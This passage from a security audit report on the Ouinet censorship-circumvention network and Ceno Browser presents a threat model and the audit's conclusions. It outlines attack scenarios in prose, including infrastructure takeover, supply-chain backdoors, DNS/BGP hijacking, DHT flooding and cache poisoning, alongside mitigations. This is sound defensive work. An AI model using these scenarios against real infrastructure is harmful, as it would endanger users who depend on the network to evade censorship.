The analysis presented here identifies threats and vulnerabilities to enable mitigation before exploitation. It also provides a baseline for adopting threat-led thinking throughout design and implementation. A lightweight STRIDE-based methodology was applied, drawing on documentation, whitepapers, source code, existing threat models, technology research, and client input. The assessment covers the system and the public Ouinet network of injectors.

This document categorizes attack scenarios, highlights vulnerabilities, and suggests mitigations. The analysis follows the data flow from user browsing to backend servers, including software lifecycle, supply chain risk, and supporting processes.

Relevant assets and threat actors

Key Assets:

- Source code of all components
- GitHub/GitLab accounts (users and organizations)
- CI/CD credentials (container registries, Docker Hub, etc.)
- Artifact signing and publishing credentials (e.g., mobile applications)
- Private GitLab repositories with sensitive infrastructure code and encrypted credentials
- VPS accounts hosting infrastructure (e.g., OVH)
- Injector servers accepting end-user connections
- Orchestration servers for infrastructure as code

- TLS certificate securing user-injector communication
- Injector private key for DHT and signing
- Signed cache entries stored on user devices
- SSH keys for Ansible automation and orchestration servers

Threat Actors:

- External Attacker
- LAN Attacker
- Compromised Core Team Member/Inside Threat Actor
- Nation-State Threat Actor

Attack surface


The attack surface includes all potential entry points for compromising systems, manipulating data, or disrupting service. The system consists of P2P nodes: end-users (e.g., Ceno Browser), bridging nodes, and injectors. Injectors form the critical core, hosted on VPS infrastructure and centrally managed, making them the primary targets for attackers seeking to compromise user communications.

Countermeasures

Identified practices include:

- VPS provider selection based on reputation and service quality, without standardized security requirements
- Optional MFA for VPS accounts, without strict hardware token enforcement
- Encrypted credential storage in GitLab, without mandatory password manager use
- SSH access via a bastion orchestration server, with restricted IP allow lists
- Automated SSH hardening (CIS Level 2) via Ansible
- Ansible Vault encryption of sensitive code
- Shared SSH key protected with passphrase
- Manual staged deployment of infrastructure changes
- Redundant bastion servers
- TLS encryption over pluggable transports
- Embedded TLS certificate for injectors, shared across servers
- Basic proxy authentication on injectors, with credentials recoverable from binaries
- Signed cache entries verifying integrity and injector origin
- Bridge-only mode to increase network resilience
- Pluggable transport architecture for protocol flexibility
- BitTorrent DHT for censorship circumvention and discovery
- Heuristics for caching decisions

- Privacy mode preventing caching of sensitive requests
- Security controls by core team, with inconsistent OpSec practices
- Optional X-Ouinet-Front-End-Token for client control panel
- CONNECT relay through injectors to reduce eavesdropping
- Public/private modes for confidentiality



Threat Actors	
ID	**Description**
TA01	External Attacker
TA02	LAN Attacker
TA03	Inside Threat Actor
TA04	Nation-State Threat Actor

Assets	
ID	**Description**
A01	Local Client Proxy Authority Certificate (private key)
A02	TLS Certificate (private key)
A03	BitTorrent Key (private key)
A04	Proxy Credentials
A05	Nodes Announcements
A06	Cache Entries Announcements
A07	Cache Item Content
A09	SSH automation private key
A10	Personal SSH key
A11	Infrastructure Source Code

Security Controls	
ID	**Description**
C01	TLS
C02	Cache Signature
C03	Username/Password
C04	Tunneling (HTTP CONNECT)
C05	SSH key-based authentication
C06	Full Disk Encryption
C07	IP Filtering
C08	Ansible Vault Encryption

Fig.: Simplified data flow diagram involving key backend components

Threat 01: Infrastructure & Host Compromise

Critical infrastructure components such as VPS instances, orchestration servers, or hosting environments represent highly valuable targets. A successful compromise provides full control over backend systems, exposes key material, and compromises end-user communications. Despite the distributed design of Ouinet, certain centralized components remain trusted and critical, making them attractive targets. Strong security measures are required to prevent compromise, which could have severe consequences.

Attack Scenarios

- Compromise of a VPS provider account where an injector is hosted could allow an attacker to obtain disk or memory snapshots. This may reveal sensitive information such as private keys, the shared TLS certificate, client IP addresses or user browsing data.
- Compromise of an orchestration server could grant control of the entire backend fleet.
- Compromise of a hosting provider through access to internal infrastructure may expose sensitive systems. For example, AWS MDS data leakage through SSRF attacks (i.e. OUI-01-023).
- Privilege escalation on an orchestration machine such as an Ansible Control Node may enable credential theft or arbitrary code execution, leading to compromise of the entire infrastructure.
- Accidental exposure of plaintext secrets in infrastructure-as-code repositories due to insufficient monitoring of commits.
- Leakage of SSH keys used by automation accounts, potentially granting direct node access if management interfaces are exposed.

Recommendations

- Employ HSM or KMS solutions for secure key storage and to restrict offline access to secrets.
- Encrypt all data at rest and enforce memory-wiping strategies or ephemeral runners, especially for orchestration servers.
- Consider Ansible Automation Platform or AWX to enforce ephemeral runners, centralized secret management, minimal deployment privileges, auditability, and approval workflows.
- Apply strict access controls on VPS and cloud provider consoles and enforce strong MFA mechanisms such as hardware tokens or YubiKeys.

- Enable detailed logging, monitoring, and anomaly detection on orchestration hosts, infrastructure servers, and VPS accounts, preferably with tools such as *auditd*, SIEM, e.g. *Wazuh*[151].
- Rotate SSH keys periodically, particularly those associated with automation accounts.
- For physical servers, ensure robust physical security such as access control and CCTV monitoring.
- Replace IP allow lists with site-to-site VPNs for all administrative interfaces.
- Conduct regular security reviews, including CIS Level 2 baselines and manual code reviews, to identify privilege escalation vectors.
- Implement incident response procedures involving credential rotation and automated rebuilding of compromised infrastructure.
- Perform periodic secret scanning in repositories with tools such as *TruffleHog*[152] or *GitLeaks*[153], supported by pre-commit hooks to prevent new exposures.

Threat 02: Supply Chain & CI/CD Pipeline Attacks

A compromise of the software supply chain, build pipelines, or release artifacts may allow attackers to introduce backdoors, tamper with dependencies, or weaken binaries. Such attacks may occur without detection and result in systemic compromise. For Ouinet and Ceno Browser, attacks on the supply chain can affect backend components, infrastructure, and end-user devices, potentially causing large-scale data leakage.

Attack Scenarios

- Tampering with released artifacts following leakage of publishing credentials (e.g., Docker Hub, GitHub/GitLab, AWS S3), enabling replacement with an old but signed vulnerable version or a malicious build.
- Release of backdoored artifacts due to lack of signature requirements in the workflow, particularly for injector, bridge, and Docker images.
- CI/CD pipeline compromise enabling insertion of backdoors at build time without direct source code modification.
- Malicious developer activity, where a compromised or hostile contributor introduces backdoored or weakened dependencies under the appearance of legitimate improvements[154].
- Failure to verify signatures of components during compilation, leading to inclusion of malicious dependencies into installers that may still be signed with legitimate certificates.

[151] https://wazuh.com/
[152] https://github.com/trufflesecurity/trufflehog
[153] https://github.com/gitleaks/gitleaks
[154] https://tukaani.org/xz-backdoor/

Recommendations

- Enforce signed releases and mandatory verification of container and binary signatures prior to deployment.
- Adopt reproducible builds[155] and perform periodic audits of build pipelines.
- Protect CI/CD credentials with hardware tokens, MFA, and strict access control.
- Employ isolated build environments with ephemeral agents to reduce long-term access risks.
- Enforce peer review and multi-party approval for all pipeline configuration changes.
- Monitor integrity of release artifacts using hashes or transparency logs.
- Implement signature requirements for all compiled binaries, executables, and containers, and verify these signatures at runtime to detect tampering such as DLL hijacking.

Threat 03: Network-Level Attacks & Traffic Manipulation

Manipulation of network traffic poses significant risks to the confidentiality, integrity, and availability of the Ouinet protocol and Ceno Browser. Attacks may involve interception, modification, or redirection of traffic, enabling monitoring, profiling, or disruption. Nation-state actors in particular may exploit network-level weaknesses to compromise node discovery and degrade performance.

Attack Scenarios

- BGP hijacking or DNS spoofing targeting the BitTorrent bootstrap process to redirect users to attacker-controlled servers.
- Flooding local networks with fake DHT entries to disrupt node discovery and consume resources of user devices.
- Insertion of false cache hits to undermine network reliability.
- Nation-state deployment of large bridge fleets to monitor user activity and build correlation profiles.
- Manipulation of injectors to connect to malicious servers delivering malformed or resource-intensive content, thereby degrading performance and exhausting computational resources such as CPU cycles during signing operations.
- Exploitation of BitTorrent ecosystem weaknesses[156][157], including metadata collection and query parameter leakage, to monitor user activity and track cache queries.

[155] https://reproducible-builds.org/
[156] https://scispace.com/pdf/real-world-sybil-attacks-in-bittorrent-mainline-dht-17oz69zmks.pdf
[157] https://worldcomp-proceedings.com/proc/p2012/SAM9754.pdf

Recommendations

- Enforce DNSSEC and require DoH/DoT for all domain resolutions across both client and backend components.
- Monitor DHT activity and bootstrap servers for anomalies or malicious traffic patterns.
- Investigate rate-limiting and throttling mechanisms, and conduct stress testing to identify resource exhaustion risks.
- Maintain and distribute revocation lists for injectors or cache nodes identified as malicious, with secure delivery methods that do not require rebuilding or manual updating of end-user devices.
- Review current research on censorship-resistant networks and adopt unimplemented mitigation strategies[158] where feasible.

Threat 04: Misconfiguration & Security Hardening Gaps

Misconfigurations in firewalls, authentication mechanisms, or logging processes may create exploitable security weaknesses. These weaknesses affect both public and self-hosted deployments, and may lead to unauthorized access or data leakage.

Attack Scenarios

- Misconfigured firewalls exposing injector management interfaces or internal services due to incorrect provisioning.
- Insecure defaults in Ceno Client, such as an empty *X-Ouinet-Front-End* token, exposing the control panel to attacks.
- Verbose debugging modes enabled by default or set by attackers, causing sensitive data leakage. Such data may later be extracted from devices by adversaries, including nation-state actors.
- Insecure defaults in the Ceno Browser (e.g., enabled *about:config*, proxy trusted certificate extraction, or proxy reconfiguration), allowing man-in-the-middle attacks if local access is available.

Recommendations

- Restrict exposed ports through host-based and VPS provider firewalls.
- Require VPN access for all management interfaces, replacing IP allow lists with site-to-site or mesh VPNs.
- Automate validation of configurations and schedule regular network security scans to detect accidental exposures.

[158] https://www.bittorrent.org/beps/bep_0042.html

- Remove debugging functionality from production builds and enforce safe logging defaults.
- Implement CI/CD checks and static analysis to prevent debug configurations in production environments.
- Monitor hosting environments for configuration drift and unauthorized network-level changes, particularly in cloud deployments.

Threat 05: Distributed Cache & Content Manipulation Attacks

The distributed cache is central to the architecture and efficiency of Ouinet, but it introduces new attack vectors. Manipulation of cache entries or signing processes can lead to failures in data integrity, breaches of privacy, or distribution of malicious resources to end-user devices. These attacks are particularly relevant to nation-state adversaries targeting anti-censorship technologies.

Attack Scenarios

- Eclipse attacks preventing distribution of new content and forcing users to access outdated vulnerable resources.
- Cache poisoning by manipulating HTTP headers to bypass caching rules.
- Fake cache entries signed using compromised injector keys.
- Tracking of end-user activity through cache request monitoring in the BitTorrent network.
- Continuous monitoring of BitTorrent network announcements to extract URL parameters, revealing browsing history.
- Malicious responses delivered to injectors, signed, and then redistributed to clients, enabling fingerprinting and privacy breaches.
- Forced caching of sensitive resources (e.g., HTTPS content), enabling attackers to leverage injector signatures for malicious cache entries.

Recommendations

- Enforce short expiration times for cache entries, independent of origin server settings.
- Maintain revocation lists for compromised injectors and cache signing keys. These lists should be distributed via the BitTorrent network, signed by a protected server, and given short expiration periods to force frequent updates.
- Issue unique TLS certificates for each injector to allow containment of a single compromise.
- Monitor cache activity for anomalies such as unusual announcements or suspicious node behavior.

- Use hardware-backed secure key distribution to reduce the risk of injector key extraction.

Threat 06: Authentication & Credential Management Weaknesses

Weak authentication controls or credential leakage create risks of systemic compromise. Even if some team members follow strong security practices, a single weak link may lead to a full breach. Without consistent credential management and auditing, detection and containment become difficult.

Attack Scenarios

- BitTorrent Injector impersonation enabled by leakage of key material, permitting full man-in-the-middle attacks.
- Proxy authentication credential leakage in self-hosted deployments, since embedded credentials in end-user applications cannot be attributed to specific users.
- Compromise of orchestration or VPS accounts through weak authentication.
- Hardware-level attacks on employee devices containing critical credentials, if uniform security standards are absent.
- Malicious insiders or former employees[159] with privileged access exfiltrating credentials to disrupt infrastructure.

Recommendations

- Require hardware-backed authentication such as HSMs or YubiKeys for key storage and SSH access.
- Enforce strong MFA on all privileged accounts and prohibit long-lived API tokens.
- Use per-node TLS certificates and transparency-style mechanisms to validate injectors.
- Maintain revocation lists for both TLS and injector keys.
- Monitor BitTorrent DHT announcements for anomalous injector IP addresses.
- Support optional user-based authentication in self-hosted deployments to improve accountability if proxy credentials leak.
- Standardize operational security guidelines for privileged personnel to reduce credential exposure risks.
- Implement centralized secret management solutions such as Bitwarden, enabling controlled access, monitoring, and rapid revocation or rotation of credentials.

[159] https://www.nytimes.com/2025/08/22/business/eaton-corporation-hack-prison-sentence.html

Threat 07: Involvement in Illegal Activities

Ouinet infrastructure can be misused for illegal activities. Malicious actors may exploit peer-to-peer communication to bypass monitoring and tunnel harmful traffic. While misuse is difficult to prevent entirely, strategies are needed to manage risk and mitigate reputational damage.

Attack Scenarios

- Tunneling of Command-and-Control (C2) traffic through the P2P network to evade detection in monitored environments.
- Data exfiltration from restricted environments using P2P connections, distributed cache, or bridges.

Recommendations

- Establish a clear responsible disclosure policy, for example through *SECURITY.md*[160] or *security.txt*[161], with communication channels for reporting misuse.
- Implement processes to investigate suspicious traffic reported by security vendors and provide mechanisms to block malicious traffic if necessary.
- Develop communication and incident-handling strategies to address accusations or confirmed misuse of the infrastructure.

[160] https://docs.github.com/en/code-security/getting-started/adding-a-security-policy-to-your-repository
[161] https://securitytxt.org/

Conclusion

Despite the number and severity of findings encountered in this exercise, the Ouinet solution defended itself well against a broad range of attack vectors. The platform will become increasingly difficult to attack as additional cycles of security testing and subsequent hardening continue.

The Ouinet application provided a number of positive impressions during this assignment that must be mentioned here:

- Overall, the solution was found to be robust against many traditional web application security attack vectors. For example, no *Command Injection*, *SQL Injection (SQLi)*, *Cross-Site Request Forgery (CSRF)*, *Local File Inclusion (LFI)* or *Remote Code Execution (RCE)* issues could be identified during this assignment.
- HTML Form submissions and API endpoints were generally found to be safely protected against CSRF, but room for improvement remains in the client control panel (OUI-01-036).
- File uploads were found to be resilient against filename and file extension tampering, and many other abuse attempts.
- The Session implementation was resistant against manipulation and cracking attempts.
- The application correctly leverages HTTP Security Headers to enhance client-side security for Ouinet users.
- Access control was found to be well-implemented, whereby users cannot read, modify, or delete data from other users.
- The project demonstrates an awareness of critical web security risks by implementing controls against *Server-Side Request Forgery (SSRF)* and *Cross-Site Scripting (XSS)*, even though these mechanisms require further hardening (OUI-01-023, OUI-01-025).
- The design includes fallback and redundancy mechanisms at the network layer, helping to preserve connectivity and resilience in the face of censorship or denial-of-service conditions.
- The overall scope of the engagement confirmed that Ouinet security considerations extend beyond code-level flaws, with explicit attention given to privacy risks, threat modeling, and distributed infrastructure resilience (WP3, WP8).
- The Ouinet development team demonstrated strong collaboration and responsiveness throughout the audit, ensuring that testing proceeded without unnecessary delays.
- The project already integrates a number of robust security measures, which provide a solid foundation for addressing the identified issues and strengthening the overall security posture.

- The privacy audit found no critical privacy flaws, while a number of privacy mechanisms are already integrated into Ouinet.
- Threat modeling demonstrated foresight in addressing censorship resilience, distributed infrastructure risks, and adversary capabilities.

The security of the Ouinet solution will improve with a focus on the following areas:

- **Anti-Fingerprinting:** Protocol fingerprinting must be removed by correcting the predictable uTP handshake (OUI-01-035). This change is required to prevent censorship systems from detecting and blocking Ouinet traffic.
- **Denial of Service (DoS):** Multiple denial-of-service vectors must be resolved to ensure availability of the solution against hostile network conditions. These include fixing the Bencoding parser stack overflow (OUI-01-029), resolving the frontend null pointer dereference (OUI-01-024), enforcing limits on DHT queries (OUI-01-031), and addressing unbounded allocations with incomplete error handling (OUI-01-045, OUI-01-046, OUI-01-048). Strict input validation, proper exception handling, and resource limits should be applied.
- **Cache Security:** Cache poisoning and data exposure must be prevented by honoring Vary and Cache-Control: private headers (OUI-01-033, OUI-01-034). Correct handling of these headers is necessary to stop spoofing and protect sensitive data.
- **Strengthen network trust and boundary validation:** Network trust boundaries must be enforced by blocking all private IP ranges (OUI-01-023) and securing DHT bootstrap against endpoint poisoning (OUI-01-032). These steps are essential to mitigate SSRF and protect against Man-in-the-Middle or eclipse attacks.
- **Memory Safety:** Weaknesses in memory handling and concurrency were identified (OUI-01-043, OUI-01-044). Consistent use of smart pointers, RAII patterns, and thread-safe practices for shared resources should be enforced.
- **Code Hygiene:** Dead code was detected, increasing maintenance burden and potential attack surface (OUI-01-047). Unused functions should be removed and regular codebase cleanups should be performed.
- **Cryptography:** Insecure random number generation and timing side-channels were identified (OUI-01-049, OUI-01-052). Secure PRNGs should be adopted and constant-time comparison functions should be implemented.
- **TLS and Certificates:** Weak TLS configuration was confirmed (OUI-01-050). Strong cipher suites should be enforced.
- **Error Handling:** Missing error management was identified in protocol libraries (OUI-01-051). Robust exception handling, consistent return value checks, and systematic error management should be implemented.

The security of the Ouinet mobile solution will improve with a focus on the following areas:

- **Denial of Service (DoS):** Availability of the mobile application must be ensured by preventing denial-of-service conditions. The static proxy port binding must be removed to avoid local Man-in-the-Middle and DoS risks (OUI-01-017). Implicitly exposed BroadcastReceivers must be secured to stop external applications from triggering DoS events (OUI-01-022). DNS spoofing during bootstrapping must be mitigated to prevent service disruption (OUI-01-013).
- **Data Protection:** Sensitive data must be safeguarded in memory and storage. User searches should not be leaked to Android logs (OUI-01-015), private keys and other sensitive information must not persist in memory (OUI-01-011). Navigation history and top sites databases must be encrypted to prevent unauthorized access (OUI-01-012). A security screen must be displayed when the application is backgrounded to protect on-screen information (OUI-01-001).
- **Application Integrity:** Application integrity must be reinforced by replacing the insecure v1 APK signature scheme with v2 or higher (OUI-01-004). This change will prevent forged application updates.
- **Configuration Hardening:** The Android application configuration must be improved by disabling insecure defaults such as clear-text traffic and backup permissions (OUI-01-005). These adjustments are necessary to align with platform security best practices and reduce attack exposure.

The privacy of the Ouinet solution can be strengthened through further refinement in the following areas:

- **Log Anonymization:** User IP addresses are currently stored in client logs, which reduces anonymity. Log retention should be minimized or anonymized to align with privacy-by-design principles.
- **Data Minimization:** Collected data and browsing information should be restricted to the minimum required. Stronger safeguards over stored or transmitted information will reduce privacy risks.
- **Mode Transparency:** Public and personal browsing modes provide flexibility, but clearer documentation of their privacy trade-offs will help users make informed choices in different threat environments.

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the application significantly, but also reduce the number of tickets in future audits.

Once all issues in this report are addressed and verified, a more thorough review, ideally including another source code audit, is highly recommended to ensure adequate security coverage of the platform.

Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios. Some examples of this could be third party integrations, complex features that require to exercise all the application logic for full visibility, authentication flows, challenge-response mechanisms implemented, subtle vulnerabilities, logic bugs and complex vulnerabilities derived from the inner workings of dependencies in the context of the application. Additionally, the scope could perhaps be extended to include other internet-facing Ouinet resources.

It is suggested to test the application regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the application highly resilient against online attacks over time.

7ASecurity would like to take this opportunity to sincerely thank the Ouinet team, for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the Open Technology Fund (OTF) for sponsoring this project.